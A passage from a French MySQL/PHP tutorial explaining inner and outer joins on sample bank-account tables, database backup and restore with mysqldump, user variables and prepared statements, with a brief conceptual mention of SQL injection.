JACQUENOD	LAURENCE	Livret de Dév. Durable	100
DUMOULIN	JEAN-CHRISTOPHE	Compte de dépôts	-2186.86
DUMOULIN	JEAN-CHRISTOPHE	Carte à débit différé	0
LABONNE-JAYAT	OLIVIER	Compte de dépôts	234.02
LABONNE-JAYAT	OLIVIER	Carte à débit différé	-300
DE-LA-FONTAINE	JEAN	Compte de dépôts	1825.54
LEVY	SAMUEL	Compte de dépôts	12.09
LEVY	SAMUEL	Carte à débit différé	-212.98
LEVY	SAMUEL	Livret A	432.76
DE-LA-RUE	LAURENCE	Compte de dépôts	275.7
DE-LA-RUE	LAURENCE	Carte à débit différé	-104.1
DE-LA-RUE	LAURENCE	Livret A	1032.47
DE-LA-RUE	LAURENCE	Compte sur Livret	31.3
DE-LA-RUE	LAURENCE	Livret Jeune	818.38
DE-LA-RUE	LAURENCE	Livret de Dév. Durable	82.23
DUPONT	JEAN	Compte de dépôts	4572.1
DUPONT	JEAN	Carte à débit différé	-2987.65
DUPONT	JEAN	Livret A	2500
DUPONT	JEAN	Compte sur Livret	5628.34
DUPONT	JEAN	Livret Jeune	1600
DUPONT	JEAN	Livret de Dév. Durable	1002.11
MARTIN	ALBERT	Compte de dépôts	363.49
MARTIN	ALBERT	Carte à débit différé	-150

52 rows in set (0,00 sec)

L'étape suivante est de **calculer le solde de chaque client**. Pour cela nous allons procéder par étapes.

La première étape consiste à ne travailler QUE sur la table comptes\_bancaires. On affiche le total du solde par numéro de client.

Pour cela on utilise la fonction SUM() et ROUND() avec la clause GROUP BY comme cela a été présenté à la section 13.4.6.7.1.5.

ID_Clt	Solde_Total
1	1200.50
2	-308.87
3	3548.98
4	-18.98
5	-27.44
6	206.21
7	1234.56
8	432.98
9	-203.18
10	-2186.86
11	-65.98
12	1825.54
13	231.87
14	2135.98
15	12314.90
16	213.49
26	345.29

17 rows in set (0,00 sec)

Avant d'effectuer la jointure avec l'autre table, réécrivons cette requête en précisant le nom de la table devant le nom de chacun des champs. La requête précédente se réécrit :

```
mysql> SELECT comptes_bancaires.ID_Clt,ROUND(SUM(comptes_bancaires.Solde),2)
AS Solde_Total FROM comptes_bancaires GROUP BY comptes_bancaires.ID_Clt;
```

Si la base de donnée n'a pas été sélectionnée auparavant (USE CoursPHP;), on doit aussi afficher la base de données :

```
mysql> SELECT
CoursPHP.comptes_bancaires.ID_Clt,ROUND(SUM(CoursPHP.comptes_bancaires.Solde),
,2) AS Solde_Total FROM CoursPHP.comptes_bancaires GROUP BY
CoursPHP.comptes_bancaires.ID_Clt;
```

Ces deux syntaxes affichent le même résultat !

Une fois ce résultat obtenu, il suffit d'ajouter le nom et le prénom du client pour chaque identifiant ID\_Clt, en indiquant d'aller le chercher dans la table clients\_bancaires.

Cela se fait en indiquant le nom de la table devant le nom du champ et en ajoutant le nom de la table dans la liste de la clause FROM.

Afin de faire la jointure on ajoute la clause WHERE pour mettre en relation les champs ID\_Clt des deux tables

La syntaxe devient (seuls les ajout par rapport à la syntaxe précédente, sans le nom de la base de données, sont en rouge) :

```
mysql> SELECT
comptes_bancaires.ID_Clt,clients_bancaires.Nom,clients_bancaires.Prenom,ROUND
(SUM(comptes_bancaires.Solde),2) AS Solde_Total FROM
comptes_bancaires,clients_bancaires WHERE
comptes_bancaires.ID_Clt=clients_bancaires.ID_Clt GROUP BY
comptes_bancaires.ID_Clt;
```

ID_Clt	Nom	Prenom	Solde_Total
1	DUPONT	JEAN	1200.50
2	JACQUENOD	JEAN-CHRISTOPHE	-308.87
3	MURCIAN	CAROLE	3548.98
4	LERY	JEAN-MICHEL	-18.98
5	DE-LA-RUE	JEAN-CHRISTOPHE	-27.44
6	MARTIN	PAUL-DAVID	206.21
7	MARTIN	PIERRE	1234.56
8	JACQUENOD	FREDERIC	432.98
9	JACQUENOD	LAURENCE	-203.18
10	DUMOULIN	JEAN-CHRISTOPHE	-2186.86
11	LABONNE-JAYAT	OLIVIER	-65.98
12	DE-LA-FONTAINE	JEAN	1825.54
13	LEVY	SAMUEL	231.87
14	DE-LA-RUE	LAURENCE	2135.98
15	DUPONT	JEAN	12314.90
16	MARTIN	ALBERT	213.49

16 rows in set (0,00 sec)

Il est possible de simplifier cette syntaxe en utilisant les alias avec la clause AS.

Par exemple en utilisant « cb » pour la table « comptes\_bancaires », et « cl » pour la table « clients\_bancaires » dans la clause FROM.

Ainsi, à chaque fois que l'on veut indiquer la table « comptes\_bancaires », il suffit de noter « cb ». Idem pour « clients\_bancaires » il faut noter « cl ».

Voici la réécriture des syntaxes précédentes, seules les parties modifiées apparaissent en rouge :

```
mysql> SELECT cb.ID_Clt,cl.Nom,cl.Prenom,ROUND(SUM(cb.Solde),2) AS Solde_Total FROM comptes_bancaires AS cb,clients_bancaires AS cl WHERE cb.ID_Clt=cl.ID_Clt GROUP BY cb.ID_Clt;
```

Le mot-clé AS étant facultatif on peut également le supprimer. La syntaxe devient :

```
mysql> SELECT cb.ID_Clt,cl.Nom,cl.Prenom,ROUND(SUM(cb.Solde),2) Solde_Total FROM comptes_bancaires cb,clients_bancaires cl WHERE cb.ID_Clt=cl.ID_Clt GROUP BY cb.ID_Clt;
```

La syntaxe suivante affiche pour chaque personne le solde de son compte de dépôt et de sa carte bancaire différée.

```
mysql> SELECT cb.ID_Clt,cl.Nom,cl.Prenom,cb.Type,cb.Solde AS Solde FROM comptes_bancaires AS cb,clients_bancaires AS cl WHERE cb.ID_Clt=cl.ID_Clt AND (cb.Type="Compte_Dépôts" OR cb.Type="Carte_Différé");
```

ID_Clt	Nom	Prenom	Type	Solde
1	DUPONT	JEAN	Compte_Dépôts	550.98
1	DUPONT	JEAN	Carte_Différé	-115.8
2	JACQUEENOD	JEAN-CHRISTOPHE	Compte_Dépôts	-140.17
2	JACQUEENOD	JEAN-CHRISTOPHE	Carte_Différé	-200
3	MURCIAN	CAROLE	Compte_Dépôts	3185.08
3	MURCIAN	CAROLE	Carte_Différé	-104.1
4	LERY	JEAN-MICHEL	Compte_Dépôts	-688.98
5	DE-LA-RUE	JEAN-CHRISTOPHE	Compte_Dépôts	94.68
5	DE-LA-RUE	JEAN-CHRISTOPHE	Carte_Différé	-122.12
6	MARTIN	PAUL-DAVID	Compte_Dépôts	406.21
6	MARTIN	PAUL-DAVID	Carte_Différé	-200
7	MARTIN	PIERRE	Compte_Dépôts	1790.22
7	MARTIN	PIERRE	Carte_Différé	-555.66
8	JACQUEENOD	FREDERIC	Compte_Dépôts	394.87
8	JACQUEENOD	FREDERIC	Carte_Différé	-552.87
9	JACQUEENOD	LAURENCE	Compte_Dépôts	-679.08
9	JACQUEENOD	LAURENCE	Carte_Différé	-276.21
10	DUMOULIN	JEAN-CHRISTOPHE	Compte_Dépôts	-2186.86
10	DUMOULIN	JEAN-CHRISTOPHE	Carte_Différé	0
11	LABONNE-JAYAT	OLIVIER	Compte_Dépôts	234.02
11	LABONNE-JAYAT	OLIVIER	Carte_Différé	-300
12	DE-LA-FONTAINE	JEAN	Compte_Dépôts	1825.54
13	LEVY	SAMUEL	Compte_Dépôts	12.09
13	LEVY	SAMUEL	Carte_Différé	-212.98
14	DE-LA-RUE	LAURENCE	Compte_Dépôts	275.7
14	DE-LA-RUE	LAURENCE	Carte_Différé	-104.1
15	DUPONT	JEAN	Compte_Dépôts	4572.1
15	DUPONT	JEAN	Carte_Différé	-2987.65
16	MARTIN	ALBERT	Compte_Dépôts	363.49
16	MARTIN	ALBERT	Carte_Différé	-150

30 rows in set (0,00 sec)

La syntaxe suivante est une adaptation de la syntaxe précédente pour cumuler le solde de son compte de dépôt et de sa carte bancaire différée, ce qui correspond au solde de fin de mois.

```
mysql> SELECT cb.ID_Clt,cl.Nom,cl.Prenom,cb.Type,ROUND(SUM(cb.Solde),2) AS Solde_Fin_Mois FROM comptes_bancaires AS cb,clients_bancaires AS cl WHERE cb.ID_Clt=cl.ID_Clt AND (cb.Type="Compte_Dépôts" OR cb.Type="Carte_Différé") GROUP BY cb.ID_Clt;
```

ID_Clt	Nom	Prenom	Type	Solde_Fin_Mois
1	DUPONT	JEAN	Compte_Dépôts	435.18
2	JACQUENOD	JEAN-CHRISTOPHE	Compte_Dépôts	-340.17
3	MURCIAN	CAROLE	Compte_Dépôts	3080.98
4	LERY	JEAN-MICHEL	Compte_Dépôts	-688.98
5	DE-LA-RUE	JEAN-CHRISTOPHE	Compte_Dépôts	-27.44
6	MARTIN	PAUL-DAVID	Compte_Dépôts	206.21
7	MARTIN	PIERRE	Compte_Dépôts	1234.56
8	JACQUENOD	FREDERIC	Compte_Dépôts	-158.00
9	JACQUENOD	LAURENCE	Compte_Dépôts	-955.29
10	DUMOULIN	JEAN-CHRISTOPHE	Compte_Dépôts	-2186.86
11	LABONNE-JAYAT	OLIVIER	Compte_Dépôts	-65.98
12	DE-LA-FONTAINE	JEAN	Compte_Dépôts	1825.54
13	LEVY	SAMUEL	Compte_Dépôts	-200.89
14	DE-LA-RUE	LAURENCE	Compte_Dépôts	171.60
15	DUPONT	JEAN	Compte_Dépôts	1584.45
16	MARTIN	ALBERT	Compte_Dépôts	213.49

16 rows in set (0,00 sec)

#### 13.4.6.10.3.2 Avec *INNER JOIN*

La jointure des syntaxes précédentes utilisait la clause WHERE afin de faciliter la compréhension, puisque cette clause avait déjà été présentée.

La jointure avec la clause WHERE est devenue obsolète, même si elle fonctionne parfaitement. **Il faut maintenant utiliser la syntaxe JOIN.**

La réécriture de

```
mysql> SELECT cb.ID_Clt,cl.Nom,cl.Prenom,ROUND(SUM(cb.Solde),2) Solde_Total
FROM comptes_bancaires cb,clients_bancaires cl WHERE cb.ID_Clt=cl.ID_Clt
GROUP BY cb.ID_Clt;
```

Se note :

```
mysql> SELECT cb.ID_Clt,cl.Nom,cl.Prenom,ROUND(SUM(cb.Solde),2) Solde_Total
FROM comptes_bancaires cb INNER JOIN clients_bancaires cl ON
cb.ID_Clt=cl.ID_Clt GROUP BY cb.ID_Clt;
```

Et affiche :

ID_Clt	Nom	Prenom	Solde_Total
1	DUPONT	JEAN	1200.50
2	JACQUENOD	JEAN-CHRISTOPHE	-308.87
3	MURCIAN	CAROLE	3548.98
4	LERY	JEAN-MICHEL	-18.98
5	DE-LA-RUE	JEAN-CHRISTOPHE	-27.44
6	MARTIN	PAUL-DAVID	206.21
7	MARTIN	PIERRE	1234.56
8	JACQUENOD	FREDERIC	432.98
9	JACQUENOD	LAURENCE	-203.18
10	DUMOULIN	JEAN-CHRISTOPHE	-2186.86

11	LABONNE-JAYAT	OLIVIER	-65.98
12	DE-LA-FONTAINE	JEAN	1825.54
13	LEVY	SAMUEL	231.87
14	DE-LA-RUE	LAURENCE	2135.98
15	DUPONT	JEAN	12314.90
16	MARTIN	ALBERT	213.49

16 rows in set (0,00 sec)

La syntaxe avec JOIN est plus explicite !

Elle indique que l'on récupère les données à partir de la table « comptes\_bancaires », et qu'on fait une jointure interne (INNER JOIN) avec la table « clients\_bancaires ».

La clause ON fait la liaison entre les deux tables.

Il est possible d'ajouter des clauses GROUP BY, ORDER BY, LIMIT, après la clause JOIN.

Cette syntaxe affiche le résultat précédent par ordre croissant du Solde Total.

ID_Clt	Nom	Prenom	Solde_Total
10	DUMOULIN	JEAN-CHRISTOPHE	-2186.86
2	JACQUENOD	JEAN-CHRISTOPHE	-308.87
9	JACQUENOD	LAURENCE	-203.18
11	LABONNE-JAYAT	OLIVIER	-65.98
5	DE-LA-RUE	JEAN-CHRISTOPHE	-27.44
4	LERY	JEAN-MICHEL	-18.98
6	MARTIN	PAUL-DAVID	206.21
16	MARTIN	ALBERT	213.49
13	LEVY	SAMUEL	231.87
8	JACQUENOD	FREDERIC	432.98
1	DUPONT	JEAN	1200.50
7	MARTIN	PIERRE	1234.56
12	DE-LA-FONTAINE	JEAN	1825.54
14	DE-LA-RUE	LAURENCE	2135.98
3	MURCIAN	CAROLE	3548.98
15	DUPONT	JEAN	12314.90

16 rows in set (0,00 sec)

De la même manière :

mysql> SELECT cb.ID_Clt, cl.Nom, cl.Prenom, cb.Type, ROUND(SUM(cb.Solde),2) AS Solde_Fin_Mois FROM comptes_bancaires AS cb,clients_bancaires AS cl WHERE cb.ID_Clt=cl.ID_Clt AND (cb.Type="Compte_Dépôts" OR cb.Type="Carte_Différé") GROUP BY cb.ID_Clt;
---

Devient :

mysql> SELECT cb.ID_Clt, cl.Nom, cl.Prenom, cb.Type, ROUND(SUM(cb.Solde),2) AS Solde_Fin_Mois FROM comptes_bancaires AS cb INNER JOIN clients_bancaires AS cl ON cb.ID_Clt=cl.ID_Clt AND (cb.Type="Compte_Dépôts" OR cb.Type="Carte_Différé") GROUP BY cb.ID_Clt;
---

Et affiche :

ID_Clt	Nom	Prenom	Type	Solde_Fin_Mois
1	DUPONT	JEAN	Compte_Dépôts	435.18
2	JACQUENOD	JEAN-CHRISTOPHE	Compte_Dépôts	-340.17
3	MURCIAN	CAROLE	Compte_Dépôts	3080.98
4	LERY	JEAN-MICHEL	Compte_Dépôts	-688.98
5	DE-LA-RUE	JEAN-CHRISTOPHE	Compte_Dépôts	-27.44
6	MARTIN	PAUL-DAVID	Compte_Dépôts	206.21
7	MARTIN	PIERRE	Compte_Dépôts	1234.56
8	JACQUENOD	FREDERIC	Compte_Dépôts	-158.00
9	JACQUENOD	LAURENCE	Compte_Dépôts	-955.29
10	DUMOULIN	JEAN-CHRISTOPHE	Compte_Dépôts	-2186.86
11	LABONNE-JAYAT	OLIVIER	Compte_Dépôts	-65.98
12	DE-LA-FONTAINE	JEAN	Compte_Dépôts	1825.54
13	LEVY	SAMUEL	Compte_Dépôts	-200.89
14	DE-LA-RUE	LAURENCE	Compte_Dépôts	171.60
15	DUPONT	JEAN	Compte_Dépôts	1584.45
16	MARTIN	ALBERT	Compte_Dépôts	213.49

16 rows in set (0,00 sec)

#### 13.4.6.10.4 Mise en œuvre de la jointure externe avec *LEFT JOIN* et *RIGHT JOIN*

Les jointures externes sélectionnent toutes les données, même celles qui ne sont pas dans l'autre table. Les deux syntaxes sont :

- LEFT JOIN : Toutes les données de la table située gauche de JOIN sont affichées, même si elles n'ont pas de correspondance dans la table située droite de JOIN ;
- RIGHT JOIN : Toutes les données de la table située droite de JOIN sont affichées, même si elles n'ont pas de correspondance dans la table située gauche de JOIN.

Pour bien comprendre la différence entre la jointure interne et les deux jointures externes, gauche et droite, comparons les résultats des trois syntaxes :

#### Jointure interne : INNER JOIN

La syntaxe suivante affiche la somme des comptes avec une **jointure interne**.

Seules les informations ayant une correspondance entre les deux tables, *comptes\_bancaires* et *clients\_bancaires*, sont affichées.

Ainsi le compte ayant comme client le ID\_Clt N°26 qui est présent dans la table *comptes\_bancaires* mais absent de la table *clients\_bancaires* n'est pas affiché.

De la même manière, le client ayant comme ID\_Clt le N°17 (JACQUES ROUSSE) dans la table *clients\_bancaires* mais qui ne possède aucun compte dans *comptes\_bancaires* n'est pas affiché.

ID_Clt	Nom	Prenom	Solde_Total
1	DUPONT	JEAN	1200.50
2	JACQUENOD	JEAN-CHRISTOPHE	-308.87

3	MURCIAN	CAROLE	3548.98
4	LERY	JEAN-MICHEL	-18.98
5	DE-LA-RUE	JEAN-CHRISTOPHE	-27.44
6	MARTIN	PAUL-DAVID	206.21
7	MARTIN	PIERRE	1234.56
8	JACQUENOD	FREDERIC	432.98
9	JACQUENOD	LAURENCE	-203.18
10	DUMOULIN	JEAN-CHRISTOPHE	-2186.86
11	LABONNE-JAYAT	OLIVIER	-65.98
12	DE-LA-FONTAINE	JEAN	1825.54
13	LEVY	SAMUEL	231.87
14	DE-LA-RUE	LAURENCE	2135.98
15	DUPONT	JEAN	12314.90
16	MARTIN	ALBERT	213.49

16 rows in set (0,00 sec)

### Jointure externe gauche : LEFT JOIN

La syntaxe suivante affiche la somme des comptes avec une **jointure externe sur la table de gauche**, soit la table comptes\_bancaires.

Toutes les informations de la table de gauche comptes\_bancaires avec ou sans correspondance dans la table de droite (clients\_bancaires) sont affichées.

Ainsi le compte ayant comme ID\_Clt (le client) le N°26 dans la table située à gauche de JOIN, comptes\_bancaires, est affiché sans aucun Nom ni prénom, et un solde de 345,29 € alors que le client N°26 (ID\_Clt) est absent de la table située à droite de JOIN, clients\_bancaires.

ID_Clt	Nom	Prenom	Solde_Total
1	DUPONT	JEAN	1200.50
2	JACQUENOD	JEAN-CHRISTOPHE	-308.87
3	MURCIAN	CAROLE	3548.98
4	LERY	JEAN-MICHEL	-18.98
5	DE-LA-RUE	JEAN-CHRISTOPHE	-27.44
6	MARTIN	PAUL-DAVID	206.21
7	MARTIN	PIERRE	1234.56
8	JACQUENOD	FREDERIC	432.98
9	JACQUENOD	LAURENCE	-203.18
10	DUMOULIN	JEAN-CHRISTOPHE	-2186.86
11	LABONNE-JAYAT	OLIVIER	-65.98
12	DE-LA-FONTAINE	JEAN	1825.54
13	LEVY	SAMUEL	231.87
14	DE-LA-RUE	LAURENCE	2135.98
15	DUPONT	JEAN	12314.90
16	MARTIN	ALBERT	213.49
26	NULL	NULL	345.29

17 rows in set (0,00 sec)

### Jointure externe droite : RIGHT JOIN

La syntaxe suivante affiche la somme des comptes avec une **jointure externe sur la table de droite**, soit la table clients\_bancaires.

Toutes les informations de la table clients\_bancaires avec ou sans correspondance dans la table de droite (comptes\_bancaires) sont affichées.

Ainsi le client JACQUES ROUSSE ayant pour ID\_Clt le N°17 dans la table située à droite de JOIN, clients\_bancaires, est affiché avec un solde NULL puisqu'il est absent de la table située à gauche de JOIN, comptes\_bancaires.

```
mysql> SELECT cl.ID_Clt,cl.Nom,cl.Prenom,ROUND(SUM(cb.Solde),2) Solde_Total
FROM comptes_bancaires cb RIGHT JOIN clients_bancaires cl ON
cb.ID_Clt=cl.ID_Clt GROUP BY cl.ID_Clt;
+----+-----+-----+-----+
| ID_Clt | Nom | Prenom | Solde_Total |
+----+-----+-----+-----+
| 1 | DUPONT | JEAN | 1200.50 |
| 2 | JACQUENOD | JEAN-CHRISTOPHE | -308.87 |
| 3 | MURCIAN | CAROLE | 3548.98 |
| 4 | LERY | JEAN-MICHEL | -18.98 |
| 5 | DE-LA-RUE | JEAN-CHRISTOPHE | -27.44 |
| 6 | MARTIN | PAUL-DAVID | 206.21 |
| 7 | MARTIN | PIERRE | 1234.56 |
| 8 | JACQUENOD | FREDERIC | 432.98 |
| 9 | JACQUENOD | LAURENCE | -203.18 |
| 10 | DUMOULIN | JEAN-CHRISTOPHE | -2186.86 |
| 11 | LABONNE-JAYAT | OLIVIER | -65.98 |
| 12 | DE-LA-FONTAINE | JEAN | 1825.54 |
| 13 | LEVY | SAMUEL | 231.87 |
| 14 | DE-LA-RUE | LAURENCE | 2135.98 |
| 15 | DUPONT | JEAN | 12314.90 |
| 16 | MARTIN | ALBERT | 213.49 |
| 17 | ROUSSE | JACQUES | NULL |
+----+-----+-----+-----+
17 rows in set (0,00 sec)
```

### 13.4.7 Sauvegarde de la base de données

Au niveau du Shell, après avoir quitter le moniteur MySQL si vous y étiez, saisissez la commande suivante, puis le mot de passe lorsqu'il est demandé :

```
$ mysqldump -u root -p --opt CoursPHP > sauvegarde_CoursPHP.sql
Enter password: xxxx
```

Cela produit le fichier sauvegarde\_CoursPHP.sql dans le répertoire courant :

```
$ ls -l sauvegarde_CoursPHP.sql
-rw-rw-r-- 1 lery lery 2071 mars 30 16:54 sauvegarde_CoursPHP.sql
```

Ce fichier contient toutes les syntaxes SQL pour récréer les différentes tables de la base de données CoursPHP :

```
$ cat sauvegarde_CoursPHP.sql
-- MySQL dump 10.13 Distrib 5.6.21, for Linux (x86_64)
-- Host: localhost      Database: CoursPHP
--
-- Server version5.6.21
/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
```

```
/*!40101 SET NAMES utf8 */;
/*!40103 SET @OLD_TIME_ZONE=@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@FOREIGN_KEY_CHECKS,
FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@SQL_NOTES, SQL_NOTES=0 */;
-- 
-- Table structure for table `personnes`
-- 
DROP TABLE IF EXISTS `personnes`;
/*!40101 SET @saved_cs_client      = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `personnes` (
  `ID` int(11) NOT NULL AUTO_INCREMENT,
  `Nom` varchar(255) NOT NULL,
  `Prenom` varchar(255) NOT NULL,
  `Age` int(11) NOT NULL,
  PRIMARY KEY (`ID`)
) ENGINE=InnoDB AUTO_INCREMENT=5 DEFAULT CHARSET=utf8 COMMENT='Table de personnes';
...
...
```

### 13.4.8 Restauration de la base de données

La base de données CoursPHP n'est pas sauvegardée elle-même. Si elle a été supprimée il faut d'abord la recréer avant d'effectuer la restauration (voir section 13.4.4.1).

La restauration peut être obtenue par la commande suivante :

```
$ mysql -u root -h localhost CoursPHP -p < sauvegarde_CoursPHP.sql
Enter password: xxxx
```

Ou bien sous le moniteur MySQL :

```
$ mysql --no-defaults -u root -h localhost -p
Enter password: xxxx
mysql> USE CoursPHP;
Database changed
mysql> SOURCE sauvegarde_CoursPHP.sql;
Query OK, 0 rows affected (0,00 sec)
...
```

## 13.4.9 Requêtes préparées

### 13.4.9.1 Principe

Durant une session SQL, il est classique d'effectuer plusieurs fois la même requête avec différentes valeurs.

Le langage SQL permet de **préparer à l'avance une requête et de lui affecter un nom**. Elle devient réutilisable, sans avoir à la réécrire, et **elle travaille sur les valeurs fournies au moment de son utilisation**.

Cette requête préparée n'existe que durant la session dans laquelle elle est créée.

Elle utilise généralement des variables de l'utilisateur qui sont présentées dans la section suivante.

### 13.4.9.2 Les variables utilisateurs

Dans le langage SQL les variables sont toutes précédées par le caractère `@`. Elles contiennent des valeurs comme des entiers, des réels, des chaînes de caractères.

Seuls les lettres, chiffres ainsi que les caractères souligné, dollar et point sont autorisés pour le nom des variables.

En SQL, le nom des variables n'est pas sensible à la casse.

#### 13.4.9.2.1 Création et modification

La création et la modification d'une variable SQL utilisent la syntaxe « SET ». Si la variable n'existe pas elle est créée, sinon elle est modifiée.

La variable n'existe que durant la session SQL.

La syntaxe suivante crée les deux variables `@Nom` et `@Prenom`. Le signe d'affectation est le caractère « = » :

```
mysql> SET @Nom='MARTIN',@Prenom='JEAN';
Query OK, 0 rows affected (0,00 sec)
```

Il est également possible de créer ou d'affecter les variables avec la syntaxe **SELECT**. Le signe d'affectation est le caractère « = » :

```
mysql> SELECT @Nom:='MARTIN',@Prenom:='JEAN';
+-----+-----+
| @Nom:='MARTIN' | @Prenom:='JEAN' |
+-----+-----+
| MARTIN        | JEAN          |
+-----+
1 row in set (0,00 sec)
```

#### 13.4.9.2.2 L'affichage

L'affichage d'une variable s'obtient avec la syntaxe **SELECT** :

```
mysql> SELECT @Nom;
+-----+
| @Nom |
+-----+
| MARTIN |
+-----+
1 row in set (0,00 sec)
```

#### 13.4.9.2.3 L'utilisation

Une variable SQL peut être utilisée dans des requêtes SQL. L'exemple suivant montre comment utiliser la variable `@Nom` dans un SELECT sur la table « personnes ». Cette variable est utilisée comme critère de filtre dans une clause WHERE :

```
mysql> SELECT ID,Nom,Prenom,Age FROM personnes WHERE Nom=@Nom;
+---+-----+-----+-----+
| ID | Nom   | Prenom | Age  |
+---+-----+-----+-----+
| 6  | MARTIN | PIERRE-DAVID | 27  |
| 7  | MARTIN | PIERRE    | 56  |
| 16 | MARTIN | ALBERT   | 25  |
+---+-----+-----+-----+
3 rows in set (0,00 sec)
```

#### 13.4.9.3 Crédit d'une requête préparée

L'exemple suivant affiche de toutes les personnes ayant comme nom MARTIN. Pour obtenir un nouvel affichage avec tous les DUPONT il suffit de saisir :

```
mysql> SET @Nom='DUPONT';
Query OK, 0 rows affected (0,00 sec)

mysql> SELECT ID,Nom,Prenom,Age FROM personnes WHERE Nom=@Nom;
+---+-----+-----+-----+
| ID | Nom   | Prenom | Age  |
+---+-----+-----+-----+
| 1  | DUPONT | JEAN  | 28  |
| 15 | DUPONT | JEAN  | 54  |
+---+-----+-----+-----+
2 rows in set (0,00 sec)
```

Afin d'éviter de répéter cette syntaxe (qui peut parfois être longue), on peut préparer cette requête et lui affecter un nom grâce à la syntaxe PREPARE :

```
mysql> PREPARE selection_nom FROM 'SELECT ID,Nom,Prenom,Age FROM personnes
WHERE Nom=?';
Query OK, 0 rows affected (0,01 sec)
Statement prepared
```

Voici plusieurs remarques concernant cette syntaxe :

- Le nom de la requête `selection_nom`, n'est pas entre apostrophes ;
- Le texte de la requête est lui entre apostrophes ;
- Une seule requête peut être indiquée dans une requête préparée ;
- Le paramètre à utiliser au moment de l'exécution est représenté par le caractère « ? ». Il peut y avoir plusieurs paramètres ;
- Les paramètres ne peuvent contenir que des données.

La syntaxe suivante montre un autre exemple avec deux paramètres :

```
mysql> PREPARE selection_nom_prenom FROM 'SELECT ID,Nom,Prenom,Age FROM
personnes WHERE Nom=? AND Prenom=?';
Query OK, 0 rows affected (0,00 sec)
Statement prepared
```

La syntaxe suivante montre un autre exemple avec deux paramètres et la clause LIKE :

```
mysql> PREPARE selection_nom_like_prenom FROM 'SELECT ID,Nom,Prenom,Age FROM
personnes WHERE Nom=? AND Prenom LIKE ?';
Query OK, 0 rows affected (0,00 sec)
```

**Statement prepared**

#### 13.4.9.4 Exécution d'une requête préparée

L'exécution d'une requête préparée utilise la syntaxe **EXECUTE** et **USING** pour passer les valeurs aux paramètres.

Voici l'exemple d'utilisation de la requête `selection_nom` :

```
mysql> EXECUTE selection_nom USING @Nom;
+---+-----+-----+---+
| ID | Nom   | Prenom | Age |
+---+-----+-----+---+
| 1  | DUPONT | JEAN  | 28  |
| 15 | DUPONT | JEAN  | 54  |
+---+-----+-----+---+
2 rows in set (0,00 sec)
```

Voici un autre exemple d'utilisation de la requête `selection_nom` :

```
mysql> SET @Nom='MARTIN';
Query OK, 0 rows affected (0,00 sec)

mysql> EXECUTE selection_nom USING @Nom;
+---+-----+-----+---+
| ID | Nom   | Prenom | Age |
+---+-----+-----+---+
| 6  | MARTIN | PIERRE-DAVID | 27  |
| 7  | MARTIN | PIERRE    | 56  |
| 16 | MARTIN | ALBERT   | 25  |
+---+-----+-----+---+
3 rows in set (0,00 sec)
```

Voici l'utilisation de la requête `selection_nom_prenom` sur un nom et un prénom :

```
mysql> SET @Prenom='PIERRE';
Query OK, 0 rows affected (0,00 sec)

mysql> EXECUTE selection_nom_prenom USING @Nom, @Prenom;
+---+-----+-----+---+
| ID | Nom   | Prenom | Age |
+---+-----+-----+---+
| 7  | MARTIN | PIERRE | 56  |
+---+-----+-----+---+
1 row in set (0,00 sec)
```

Voici l'utilisation de la requête `selection_nom_like_prenom` sur un nom et un prénom :

```
mysql> SET @Prenom='%PIERRE%';
Query OK, 0 rows affected (0,00 sec)

mysql> EXECUTE selection_nom_like_prenom USING @Nom, @Prenom;
+---+-----+-----+---+
| ID | Nom   | Prenom | Age |
+---+-----+-----+---+
| 6  | MARTIN | PIERRE-DAVID | 27  |
| 7  | MARTIN | PIERRE    | 56  |
+---+-----+-----+---+
2 rows in set (0,00 sec)
```

#### 13.4.9.5 Suppression d'une requête préparée

La suppression d'une requête préparée utilise la syntaxe DEALLOCATE PREPARE :

```
mysql> DEALLOCATE PREPARE selection_nom_prenom;  
Query OK, 0 rows affected (0,00 sec)
```

Après cette syntaxe, la requête préparée n'existe plus :

```
mysql> EXECUTE selection_nom_prenom USING @Nom, @Prenom;  
ERROR 1243 (HY000): Unknown prepared statement handler (selection_nom_prenom)  
given to EXECUTE
```

#### 13.4.9.6 Avantages

Lors du lancement d'une requête non préparée, la base de données effectue deux traitement : l'analyse (syntaxique) de la requête, puis son exécution.

Si une même requête est lancée plusieurs fois, son analyse est effectuée à chaque fois avant son exécution.

Avec la requête préparée, cette analyse ne se fait qu'une seule fois, lors de sa préparation. Chaque lancement ultérieur de cette requête ne fait plus que son exécution, il n'y a plus d'analyse, **ce qui optimise le temps de traitement**.

**Le deuxième avantage est d'ordre sécuritaire.** Cela n'a pas beaucoup de sens dans le cadre d'une session SQL durant laquelle l'utilisateur saisie lui-même les données ou paramètres de la requête directement à la console. Il contrôle parfaitement la nature des données.

Cela est tout à fait différent dans le cas d'un **accès à la base via un programme PHP**. Dans ce cas l'utilisateur du **site Web**, peut très bien entrer, à la place de données comme le nom de la personne, une requête SQL, et ainsi avoir un accès direct à la base de données et potentiellement récupérer des données sensibles comme des mots de passe. Ce type de piratage se nomme **injection SQL** et est présenté à la section 12.2.

Dans le cas des requêtes préparées, les paramètres sont bien identifiés comme tels et n'ont pas besoin d'être entre guillemets. Ils ne peuvent pas être assimilés à des requêtes, ce qui protège contre l'injection SQL. Ceci est présenté à la section 13.6.3.6.

## 13.4.10 Le mode transactionnel

### 13.4.10.1 Problématique initiale

La gestion des données dans des tables de bases de données peut nécessiter plusieurs requêtes.

Si à chaque requête mettant à jour les données (UPDATE ou INSERT) la base reste « cohérente » alors cela ne pose aucun problème, même s'il y a une erreur. En effet, à chaque requête on peut détecter l'erreur de mise à jour et corriger le problème.

Par contre, si la mise à jour est plus « complexe », la cohérence des données est obtenue après plusieurs requêtes. Ainsi, si la première requête est correctement effectuée mais pas la deuxième, alors les données sont incohérentes. Dans ce cas il faut pouvoir détecter l'erreur et revenir en arrière, à l'état d'origine.

